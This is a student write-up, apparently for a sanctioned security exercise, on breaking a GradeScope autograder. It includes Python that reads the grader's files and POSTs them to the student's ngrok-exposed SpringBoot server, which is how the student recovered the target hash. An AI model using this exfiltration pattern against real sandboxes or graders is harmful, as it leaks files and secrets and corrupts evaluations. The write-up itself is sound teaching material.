How I exploited GradeScope

A59023652 Jiping Zhang

1.overview

Since GradeScope doesn't put a ban on using network in code, in the exploit.py we submit to GradeScope, we can execute some code (to be detailed, list the files of the directory exploit.py runs in, or its parent directory, then view the contents of these file) and "tell" the results of executing these code to a web app we are running on our own server.

Then, we query our own server, and we can know the results of executing these code.

2.my own "server"

I created a java SpringBoot web app project.

It can receive message or lines in a file (used to receive the results from exploit.py running on server), and tell these messages and file contents in later queries.

I finally run this web app on my own computer(on 8080 port), but since I'm in my dormitory when running it, my computer don't have a public IP address. And, I didn't buy a server in AWS or other cloud computation company.

So, in order to let exploit.py running in GradeScope to be able to send http requests to this web app, I mapped the 8080 port of my own computer to a public domain name using ngrok(https://ngrok.com/).

In ngrok's free trail version, I can just type a command

```
ngrok http 8080
```

and ngrok will give me a public domain name, and they will forward all the http traffic to that domain name to 8080 port my own computer.

I got a public domain "cb95-2603-8001-8d00-7599-94c1-89cd-194e-7ad1.ngrok-free.app", so later, in exploit.py, I can just send http request to http://cb95-2603-8001-8d00-7599-94c1-89cd-194e-7ad1.ngrok-free.app/uri to send http request to web app, which is like as if I'm having my own server.

This public domain name has limited using time, so you can't use it to do any commercial actions, but it is enough to break into GradeScope.

(java SpringBoot project's key code are as follow)


```
@RestController
public class GradeScopeInfoController{
    public List<String> infos = new ArrayList<String>();
    public Map<String,List<String>> fileContent = new HashMap<String,
List<String>>();

    public static class RecordInfosRequest{
        private ArrayList<String> infos;
        public ArrayList<String> getInfos(){
            return infos;
        }

        public void setInfos(ArrayList<String> infos){
            this.infos = infos;
        }
    }

    @PostMapping(path = "/infos")
    public String recordInfosFromServer(@RequestBody RecordInfosRequest request)
{
        infos.addAll(request.getInfos());
        return "OK";
    }

    @GetMapping(path = "/info")
    public Object recordInfoFromServer(){
        return infos;
    }

    public static class RecordFileRequest{
        private String filename;
        private ArrayList<String> lines;

        public String getFilename(){
            return filename;
        }

        public void setFilename(String filename){
            this.filename = filename;
        }

        public ArrayList<String> getLines(){
            return lines;
        }

        public void setLines(ArrayList<String> lines){
            this.lines = lines;
        }
    }

    @PostMapping(path = "/file")
    public String recordFile(@RequestBody RecordFileRequest request){
        fileContent.put(request.getFilename(),request.getLines());
        return "OK, we have received file "+request.getFilename();
    }

    @GetMapping(path = "/file")
    public Object getFile(@RequestParam String filename){
        if(fileContent.containsKey(filename)){
            return fileContent.get(filename);
        } else {
            return "Sorry, we don't have file "+filename;
        }
    }

    @GetMapping(path = "allfiles")
    public List<String> getAllFileNames(){
        return new ArrayList<String>(fileContent.keySet());
    }
}
```

hack into gradescope

First, I tried these code in exploit.py to see whether there are some auto grade file or script in the same directory as exploit.py. Unfortunately I got nothing.

Next, I tried listing all files in './..' , the parent directory of running exploit.py, and get some files seem to be auto grade script.

```
import requests
import json

import os


def list_files(directory):
    for root, dirs, files in os.walk(directory):
        for file in files:
            yield os.path.join(root, file)

all_files = list(list_files('./..'))

IP_WITH_PORT = "cb95-2603-8001-8d00-7599-94c1-89cd-194e-7ad1.ngrok-free.app"

url = f'http://{IP_WITH_PORT}/infos'

data = {
    "infos": ["all_files:"]+all_files+["end_all_files"]
}


json_data = json.dumps(data)


response = requests.post(url, data=json_data, headers={'Content-Type':
'application/json'})
```



http://127.0.0.1:8080/info

GET http://127.0.0.1:8080/info

Status: 200 OK Time: 141 ms Size: 933 B


```
[
    "all_files:",
    "./exploit.py",
    "end_all_files",
    "all_files:",
    "./../harness.py",
    "./../submission_metadata.json",
    "./../run_autograder",
    "./../update_and_run_harness.sh",
    "./../update_harness.py",
    "./../submission/exploit.py",
    "./../submission/solution.pdf",
    "./../results/stdout",
    "./../MAKE-STUDENT-OUTPUT/exploit.py",
    "./../source/setup.sh",
    "./../source/requirements.txt",
    "./../source/run_autograder",
    "end_all_files",
    "all_files:",
    "./../harness.py",
    "./../submission_metadata.json",
```

so next, I added some code to exploit.py to see the content of these files

```python
for filepath in all_files:
    try:
        with open(filepath,encoding="utf-8") as fin:
            lines = fin.readlines()
        data = {
            "filename":os.path.basename(filepath),
            "lines": lines
        }
        requests.post(f'http://{IP_WITH_PORT}/file', json.dumps(data), headers=
{'Content-Type': 'application/json'})
    except BaseException:
        pass
```

and when viewing content of these files, I find file "run_autograder" to be the auto grade script I'm looking for, and the target value we should guess is just written in this file in plaintext.

I just need to print that value in the exploit.py I hand in next time I upload my solutions to grade scope



http://127.0.0.1:8080/allfiles


GET http://127.0.0.1:8080/allfiles

Query Params

KEY	VALUE	DESCRIPTION
Key	Value	Description

Status: 200 OK Time: 12 ms Size: 337 B

```
[
    "requirements.txt",
    "solution.pdf",
    "stdout",
    "exploit.py",
    "setup.sh",
    "run_autograder",
    "update_and_run_harness.sh",
    "harness.py",
    "submission_metadata.json",
    "update_harness.py"
]
```



http://127.0.0.1:8080/file?filename=run_autograder

GET http://127.0.0.1:8080/file?filename=run_autograder

Query Params

KEY	VALUE	DESCRIPTION

Status: 200 OK Time: 14 ms Size: 1.6 KB

```
    "\n",
    "cd MAKE-STUDENT-OUTPUT\n",
    "\n",
    "copy_files_from_dir_if_it_exists ../EXECUTION-FILES\n",
    "copy_files_from_dir_if_it_exists ../BUILD-FILES\n",
    "\n",
    "if [ -f $SUBMISSION_SOURCE/exploit.py ]; then\n",
    "\tcp -v $SUBMISSION_SOURCE/exploit.py .\n",
    "    if python3 exploit.py | grep -q \"977d0e800456055a07b231504062359dad01b4c245cae95fe9946f01854fd747289be3fcc7d3ecff727c87a
    "        echo \"{ \\\"score\\\": 1.0, \\\"output\\\": \\\"Whoops, you pwnd the autograder!\\\"}\" > \"$RESULTS_FILE\"\n",
    "    else\n",
    "        echo \"{ \\\"score\\\": 0.0, \\\"output\\\": \\\"The autograder is impenetrable!\\\"}\" > \"$RESULTS_FILE\"\n",
    "    fi\n",
    "else\n",
    "\techo \"{ \\\"score\\\": 0.0, \\\"output\\\": \\\"Expected file $f not found\\\"}\" > \"$RESULTS_FILE\"\n",
    "fi\n",
    "\n",
    "cd ..\n",
    "\n",
    "\n"
```